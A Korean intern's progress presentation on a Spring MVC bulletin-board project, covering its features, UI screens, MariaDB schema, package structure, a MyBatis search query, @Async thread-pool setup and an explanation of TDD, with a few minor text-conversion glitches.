

인턴 기간 경과 공유 PT

스프링 게시판 프로젝트


▶ 게시판 깃허브 주소 : https://github.com/SeungHyeon2/board_spring

GitHub - SeungHyeon2/board_spring

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or window. Reload to refresh your session. Reload to refresh your session.

https://github.com/SeungHyeon2/board_spring

SeungHyeon2/
board_spring



1Contributor

0Issues

0Stars

0Forks

@2022년 9월 1일 오후 1:00

목차

스프링 게시판 프로젝트

1. 기획
 - 1) 주제
 - 2) 주요 기능
 - 3) 개발 일정
 - 4) 프로젝트 수행 도구
2. 기능
 - 1) 제약 사항
 - 2) 기능 분석
3. 설계
 - 1) UI 설계
 - 2) DB 설계
 - 3) SQL
 - 4) 자바 패키지 구조
4. 구현
 - 1) 백엔드 구현
 - 2) 프론트엔드 구현
 - 3) 시연
5. 추가 사항
 - 1) 추가 지시 사항
 - 2) 멀티 스레드 다중 요청
 - 3) TDD, JUnit
 - 4) API 보안
6. 문제점 및 개선 사항
 - 1) 게시판
 - 2) 멀티 스레드
 - 3) 보안

1. 기획

1) 주제

스프링 프레임워크를 활용한 게시판

2) 주요 기능

- 게시글과 답글(CRUD)
- 댓글과 답글
- 게시물 열람
- 로그인
- 검색
- 페이지징
- 첨부파일(업로드, 다운로드, 수정, 삭제)
- CRUD REST API

3) 개발 일정

2022년 8월 3일 ~ 2022년 8월 30일

4) 프로젝트 수행 도구

- JDK 1.8
- SpringFramework 5.1.2
- MariaDB 10.8
- MyBatis 3.4.1
- Apache Tomcat 9.0
- Lombok 1.18.24
- STS 4.4.15.1
- Dbeaver
- JUnit5

2. 기능

1) 제약 사항

- ⊘ JQuery 사용 자제
- ⊘ JSP 하드 코딩 금지

2) 기능 분석

기능	내용
로그인	▷ 가입한 아이디와 비밀번호로 로그인 ▷ 로그인 성공 시 세션에 정보 저장 후 메인 페이지로 이동 ▷ 로그아웃 시 세션 삭제 후 메인 페이지로 이동
회원가입	▷ 아이디, 비밀번호, 닉네임 확인 후 가입 ▷ 아이디 중복 검사 ▷ 회원 가입 완료 후 메인 페이지로 이동
게시판	▷ 게시 글 <ul style="list-style-type: none"> ▶ 등록 <ul style="list-style-type: none"> - 제목, 내용, 파일 첨부 - 작성자는 로그인한 사용자의 아이디 ▶ 조회 <ul style="list-style-type: none"> - 조회 시 조회 수 증가 - 파일 다운로드, 댓글 작성 ▶ 수정 <ul style="list-style-type: none"> - 본인이 작성한 글의 제목, 본문 수정 ▶ 삭제 <ul style="list-style-type: none"> - 본인이 작성한 글 삭제 - update 방식 ▷ 댓글 <ul style="list-style-type: none"> ▶ 등록 <ul style="list-style-type: none"> - 원 글에 댓글 등록, 답글 등록 ▶ 조회 <ul style="list-style-type: none"> - 댓글 작성 시간 순 정렬 가능 - 답글 원 댓글 순으로 정렬 후 시간 순 정렬 가능 ▷ 첨부 파일 <ul style="list-style-type: none"> ▶ 문서, 사진 압축 파일 첨부 ▶ 첨부 파일 다운로드 ▶ 게시 글 수정 시 삭제 가능
검색	▷ 제목, 내용, 제목 + 내용, 작성자 검색
페이징	▷ 페이지당 글 10개씩 조회 ▷ 페이징은 10개씩 표기, 숫자를 클릭하여 게시물 보기 ▷ [이전], [다음] 버튼으로 10 페이지 단위 보기

3. 설계

1) UI 설계

▼ 회원 관련


- 메인 화면

The screenshot shows a web browser at localhost:8080. The page has a title '게시판' (Board). Below the title are three links: '게시물 목록' (List of posts), '게시물 작성' (Write post), and 'api 호출' (Call API). The main content area is titled '로그인' (Login). It contains two input fields: '아이디' (ID) and '비밀번호' (Password). Below these fields is a blue button labeled '로그인' (Login). At the bottom of the login section is a link '회원가입' (Sign up).

- 회원 가입

The screenshot shows a web browser at localhost:8080/member/register. The page has a title '회원 가입' (Member Registration). It contains three input fields: '아이디' (ID), '패스워드' (Password), and '닉네임' (Nickname). Below the ID field is a blue button labeled '아이디 확인' (Check ID). Below the password field is a text prompt '아이디를 확인해주세요.' (Please check your ID). Below the nickname field is a blue button labeled '가입' (Join). At the bottom of the form is a link '처음으로' (Back to home).

- 회원 수정



← → ↻ ⓘ localhost:8080/member/modify 🔖 ☆ □ 🌐 ⋮

회원정보 수정


사용자명

새 패스워드

회원정보 수정

[처음으로](#)

- 회원 탈퇴



← → ↻ ⓘ localhost:8080/member/withdrawal 🔖 ☆ □ 🌐 ⋮

회원 탈퇴

아이디

패스워드

회원 탈퇴

[처음으로](#)

▼ 게시판 관련

- 게시판

게시판

[글 목록\(페이징 + 검색\)](#) [글 작성](#) [시작 화면으로](#)

제목 ▼

검색

번호	제목	작성자	조회수	최초 작성일	최근 수정일
783	댓글 테스트	qwer	9	2022-08-31 15:45:00:031	
782	webwerqwe	qwer	0	2022-08-30 16:40:00:058	
781	12341234	qwer	0	2022-08-30 14:01:00:048	
780	thread_Test	test	0	2022-08-30 13:33:00:029	
779	sadfqweg	qwer	0	2022-08-30 13:32:00:031	
778	qbrwqer	qwer	0	2022-08-30 13:30:00:033	
777	qbrwqer	qwer	0	2022-08-30 13:30:00:031	
776	q124	qwer	0	2022-08-30 13:27:00:045	
775	q124	qwer	0	2022-08-30 13:27:00:042	
774	asdf	qwer	0	2022-08-30 13:25:00:005	

1 2 3 4 5 6 7 8 9 10 [다음]

- 게시물 조회



글 작성

시작 화

시작 화

게시물

제목

작성자

내용

댓글 테스트

qwer

댓글 테스트입니다.

게시물 수정, 게시물 삭제

첨부된 파일

[Effective_Java.pdf\(kb\)](#)

댓글

댓글 작성자

댓글 작성

원댓글 1 / 2022-08-31

REF : 1, STEP : 0, LEVEL : 0

원댓글 1입니다.

댓글 작성

원댓글1-대댓글1 / 2022-08-31

REF : 1, STEP : 1, LEVEL : 1

원댓글1-대댓글1입니다.

원댓글1-대댓글2 / 2022-08-31

RFF · 1 STFP · 2 | FVFI · 1

- 게시물 작성

게시물 작성

[글 목록\(페이징 + 검색\)](#) [글 작성](#) [시작 화면으로](#)

제목

작성자

qwer

내용

파일 첨부

파일 :

파일 선택 선택된 파일 없음

작성

- 게시물 수정

게시물 수정

[글 목록\(페이징 + 검색\)](#) [글 작성](#) [시작 화면으로](#)

제목

작성자

내용
댓글 테스트입니다.

완료


첨부된 파일

Effective_Java.pdf (kb)


삭제

2) DB 설계

▼ ERD



▼ 물리적 설계



3) SQL

▶ sql파일 첨부

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/028adcf8-a2f1-40c2-b085-bee8fbb0ee4a/board.sql>

• tbl_board(게시물 테이블)

```

CREATE TABLE `tbl_board` (
  `BNO` int(11) NOT NULL AUTO_INCREMENT COMMENT '게시물ID',
  `TITLE` varchar(50) NOT NULL COLLATE utf8mb3_unicode_ci COMMENT '게시물제목',
  `WRITER` varchar(30) COLLATE utf8mb3_unicode_ci NOT NULL COMMENT '게시물작성자',
  `CONTENT` text COLLATE utf8mb3_unicode_ci NOT NULL COMMENT '게시물내용',
  `REGDATE` timestamp NOT NULL DEFAULT now() COMMENT '게시글생성시간',
  `VIEWCNT` int(11) COLLATE utf8mb3_unicode_ci DEFAULT 0 COMMENT '게시글조회수',
  `MODDATE` timestamp DEFAULT NULL COMMENT '게시물수정시간',
  `DELDATE` timestamp DEFAULT NULL COMMENT '게시물삭제시간',
  `DELYN` varchar(2) DEFAULT 'N' COMMENT '게시물삭제여부',
  PRIMARY KEY (`BNO`)
) ENGINE=InnoDB AUTO_INCREMENT=0 DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_unicode_ci COMMENT='게시물';
  
```

• tbl_reply(답글 테이블)

```

CREATE TABLE `tbl_reply` (
  `RNO` int(11) NOT NULL AUTO_INCREMENT COMMENT '댓글ID',
  `BNO` int(11) NOT NULL COMMENT '게시물ID',
  `WRITER` varchar(30) COLLATE utf8mb3_unicode_ci NOT NULL COMMENT '게시물작성자',
  `CONTENT` text NOT NULL COMMENT '게시물내용',
  `REGDATE` timestamp NOT NULL DEFAULT now() COMMENT '댓글생성시간',
  `REF` int(11) NOT NULL DEFAULT 0 COMMENT '원댓글번호',
  `STEP` int(11) NOT NULL DEFAULT 0 COMMENT '원댓글별순서',
  `LEVEL` int(11) NOT NULL DEFAULT 0 COMMENT '답글들여쓰기레벨',
  PRIMARY KEY (`RNO`)
) ENGINE=InnoDB AUTO_INCREMENT=0 DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_unicode_ci COMMENT='답글';
  
```

```
PRIMARY KEY (`RNO`, `BNO`),
FOREIGN KEY (`BNO`) REFERENCES tbl_board(`BNO`)
) ENGINE=InnoDB AUTO_INCREMENT=0 DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_unicode_ci COMMENT='댓글';
```

- mp_file(첨부 파일 테이블)

```
CREATE TABLE `mp_file` (
  `FILE_NO` int(11) NOT NULL AUTO_INCREMENT COMMENT '파일ID',
  `BNO` int(11) NOT NULL COMMENT '게시물ID',
  `ORG_FILE_NAME` varchar(100) COLLATE utf8mb3_unicode_ci NOT NULL COMMENT '파일실제이름',
  `STORED_FILE_NAME` varchar(100) NOT NULL COMMENT '저장파일이름',
  `FILE_SIZE` int(11) NOT NULL COMMENT '파일사이즈',
  `REGDATE` timestamp NOT NULL DEFAULT now() COMMENT '파일등록시간',
  `DEL_GB` varchar(2) NOT NULL DEFAULT 'N' COMMENT '파일삭제여부',
  PRIMARY KEY (`FILE_NO`)
) ENGINE=InnoDB AUTO_INCREMENT=0 DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_unicode_ci COMMENT='파일';
```

- tbl_member(멤버 테이블)

```
CREATE TABLE `tbl_member` (
  `userId` varchar(30) NOT NULL COMMENT '사용자ID',
  `userPass` varchar(100) NOT NULL COMMENT '사용자PW',
  `userName` varchar(30) NOT NULL COMMENT '사용자이름',
  `regDate` timestamp NOT NULL DEFAULT now() COMMENT '등록일',
  PRIMARY KEY (`userId`),
  UNIQUE(`userName`)
) ENGINE=InnoDB AUTO_INCREMENT=0 DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_unicode_ci COMMENT='사용자';
```

4) 자바 패키지 구조

▼ com.board

▼ auth

- AuthenticatedUser.java
- JwtAuthenticationFilter.java
- JwtAuthenticationManager.java
- JwtAuthenticationToken.java
- JwtGenerator.java
- JwtTokenMissingException.java

▼ config

- AsyncConfig.java
- SecurityConfig.java

▼ controller

- BoardApiController.java
- BoardController.java
- HomeController.java
- MemberController.java
- ReplyController.java
- SampleAsyncController.java

▼ dao

- BoardDAO.java

- BoardDAOImpl.java
- MemberDAO.java
- MemberDAOImpl.java
- ReplyDAO.java
- ReplyDAOImpl.java

▼ domain

- BoardVO.java
- FileVO.java
- MemberVO.java
- Page.java
- ReplyVO.java

▼ exception

- AsyncExceptionHandler.java

▼ service

- AsyncTaskEtc.java
- AsyncTaskSample.java
- BoardService.java
- BoardServiceImpl.java
- MemberService.java
- MemberServiceImpl.java
- ReplyService.java
- ReplyServiceImpl.java


▼ util

- FileUtils.java
- UUIDGeneration.java

4. 구현

1) 백엔드 구현

- Spring MVC 프레임워크



대상 : 게시물, 파일, 멤버, 답글

Repository : domain 패키지

DAO : dao 패키지

Service : service 패키지

Controller : controller 패키지


View : JSP로 구성

Service-DAO-DTO 계층 분리

DAO사용 이유

효율적인 커넥션 관리와 보안성 때문이다. DAO는 저수준의 Logic과 고급 비즈니스 Logic을 분리하고 domain logic으로부터 DB 관련 mechanism을 숨기기 위해 사용한다.

- Mybatis Mapper



클라이언트-Controller-Service-DAO-mapper.xml 구조

```

v mappers
  boardMapper.xml
  memberMapper.xml
  replyMapper.xml
  
```

EX) boardMapper.xml 게시물 목록 + 페이징 + 검색

```

<select id="listPageSearch" parameterType="hashMap" resultType="com.board.domain.BoardV0">
  SELECT
    bno, title, writer, regDate, viewCnt, modDate, delDate, delYN
  FROM board.tbl_board

  <if test='searchType.equals("title")'>
    WHERE title LIKE concat('%', #{keyword}, '%')
  </if>

  <if test='searchType.equals("content")'>
    WHERE content LIKE concat('%', #{keyword}, '%')
  </if>


  <if test='searchType.equals("title_content")'>
    WHERE title LIKE concat('%', #{keyword}, '%')
    or content LIKE concat('%', #{keyword}, '%')
  </if>

  <if test='searchType.equals("writer")'>
    WHERE writer LIKE concat('%', #{keyword}, '%')
  </if>

  ORDER BY bno desc
  limit #{displayPost}, #{postNum}
</select>
  
```

2) 프론트엔드 구현

- jsp



- bootstrap

3) 시연

5. 추가 사항

1) 추가 지시 사항

1. TDD 방법론 개념 파악
2. JUnit 개념 파악 및 사용
3. Web 보안 취약점 개념
4. 게시물 등록 API 작성
5. API 보안
6. 멀티 스레드를 이용한 100개 이상 대량 게시물 요청 코드 작성

2) 멀티 스레드 다중 요청

▼ @Async

스프링은 요청 하나 당 스레드를 만들어줘서 진행하게 되는데,

하나의 요청에서 다수의 데이터를 만들어줘야 하기 때문에 멀티 스레드를 사용함.

스프링엔 @Async 어노테이션이 존재함.

이 어노테이션은 쓰레드풀을 활용한 비동기 메소드를 지원해준다.

메소드에 @Async를 달아두면 비동기로 호출자는 즉시 리턴하고 spring TaskExcutor에 의해 새로운 스레드로 실행되게 된다.

▼ @Async 사용 전 주의 사항

- public 메소드에만 사용 가능
- 자가 호출(self-invocation) 불가능

- 같은 객체(클래스) 내의 메소드 호출 시 불가능. (@Async가 붙은 메소드 호출 시에 다른 클래스에서 호출해야 한다)
- ThreadLocal 사용 시 내용 복사
- 비동기 스레드에서 터진 Exception 처리
- (프로젝트 내 Thread 개수 제한 걸려있는지 확인해볼 것)

▼ @Async 사용

1. AsyncConfigurer를 구현하고 @EnableAsync 어노테이션이 붙은 클래스를 재정의한다. 이 때 기본 Thread 수와 최대 Thread 수, queue 수 등을 상수로 정의한다. 실행할 태스크의 수는 QUEUE_SIZE + MAX_POOL_SIZE 보다 크면 안된다.
2. AsyncConfigurer의 필수 Override 메서드를 구현한다. 위에 설정한 상수들을 할당하여 스레드 큐, bean name을 설정한다. 만약 멀티로 executor를 생성할 경우 @Override 대신 @Qualifier를 선언해 준다.
3. task 클래스 메서드 @Async 어노테이션에 Executor 명을 적어준다.
4. 실행 후 스레드 결과를 콜백 받을 수 있다.

| AsyncConfig.java (일부) - AsyncConfigurer 인터페이스 구현

```
// 샘플 기본 Thread 수
private static int TASK_SAMPLE_CORE_POOL_SIZE = 5;
// 샘플 최대 Thread 수
private static int TASK_SAMPLE_MAX_POOL_SIZE = 100;
// 샘플 QUEUE 수
private static int TASK_SAMPLE_QUEUE_CAPACITY = 5;
// 샘플 Thread Bean Name
private static String EXECUTOR_SAMPLE_BEAN_NAME = "executorSample";
// 샘플 Thread
@Resource(name = "executorSample")
private ThreadPoolTaskExecutor executorSample;

@Bean(name = "executorSample")
@Override
public Executor getAsyncExecutor() {
    ThreadPoolTaskExecutor executor = new ThreadPoolTaskExecutor();
    executor.setCorePoolSize(TASK_SAMPLE_CORE_POOL_SIZE);
    executor.setMaxPoolSize(TASK_SAMPLE_MAX_POOL_SIZE);
    executor.setQueueCapacity(TASK_SAMPLE_QUEUE_CAPACITY);
    executor.setBeanName(EXECUTOR_SAMPLE_BEAN_NAME);
    executor.initialize();
    return executor;
}
```

3) TDD, JUnit

▼ TDD

TDD란 Test Driven Development의 약자로 '테스트 주도 개발'이라고 한다.

반복 테스트를 이용한 소프트웨어 방법론으로 작은 단위의 테스트 케이스를 작성하고 이를 통과하는 코드를 추가하는 단계를 반복하여 구현한다.

짧은 개발 주기의 반복에 의존하는 개발 프로세스이며, 애자일 방법론 중 하나인 eXtream Programming(XP)의 'Test-First' 개념에 기반을 둔 단순한 설계를 중요시한다.


▼ TDD 개발 방식

TDD와 일반적인 개발 방식의 가장 큰 차이점은 테스트 코드를 작성한 뒤에 실제 코드를 작성한다는 것이다.

디자인(설계) 단계에서 프로그래밍 목적을 반드시 미리 정의해야만 하고, 무엇보다 테스트해야 할지 미리 정의(테스트 케이스 작성)해야만 한다.

테스트 코드를 작성하는 도중 발생하는 예외 사항(버그 및 수정사항)은 테스트 케이스에 추가하고 설계를 개선한다.

이후 테스트가 통과된 코드만을 코드 개발 단계에서 실제 코드로 작성한다.



▼ TDD 개발 방식의 장점

보다 튼튼한 객체 지향적인 코드 생산

TDD는 코드의 재사용 보장을 명시하므로 TDD를 통한 소프트웨어 개발 시 기능 별 철저한 모듈화가 이뤄진다.

이는 종속성과 의존성이 낮은 모듈로 조합된 소프트웨어 개발을 가능하게 하며 필요에 따라 모듈을 추가하거나 제거해도 소프트웨어 전체 구조에 영향을 미치지 않게 된다.

재설계 시간의 단축

테스트 코드를 먼저 작성하기 때문에 개발자가 지금 무엇을 해야하는지 분명히 정의하고 개발을 시작하게된다. 또한 테스트 시 나리옌을 작성하면서 다양한 예외사항에 대해 생각해 볼 수 있다. 이는 개발 진행 중 소프트웨어의 전반적인 설계가 변경되는 일을 방지할 수 있다.

디버깅 시간의 단축

이는 유닛 테스트를 하는 이점이기도하다. 예를 들면 사용자의 데이터가 잘못 나온다면 DB의 문제인지, 비즈니스 레이어의 문제인지 UI의 문제인지 실제 모든 레이어들을 전부 디버깅 해야하지만, TDD의 경우 자동화 된 유닛 테스트를 전제하므로 특정 버그를 손 쉽게 찾아낼 수 있다.

테스트 문서의 대체 가능

주로 SI 프로젝트 진행 과정에서 어떤 요소들이 테스트 되었는지 테스트 정의서를 만든다. 이것은 단순 통합 테스트문서에 지나지 않는다. 하지만 TDD를 하게 될 경우 테스트를 자동화 시킴과 동시에 보다 정확한 테스트 근거를 산출 할 수 있다.

추가 구현의 용의함

개발이 완료된 소프트웨어에 어떤 기능을 추가할 때 가장 우려되는 점은 해당 기능이 기존 코드에 어떤 영향을 미칠지 알지 못한다는 것이다. 하지만 TDD의 경우 자동화된 유닛 테스트를 전제하므로 테스트 기간을 획기적으로 단축시킬 수 있다.

▼ 유닛 테스트

- 프로그래밍에서 모든 함수와 메서드에 대한 **테스트 케이스**(Test case)를 작성하여 의도된 대로 잘 동작하는지 검증하는 절차
- 프로그램을 **작은 단위**로 쪼개어 각 단위가 정확하게 동작하는지 검사함으로써 **프로그램의 안정성**을 높임
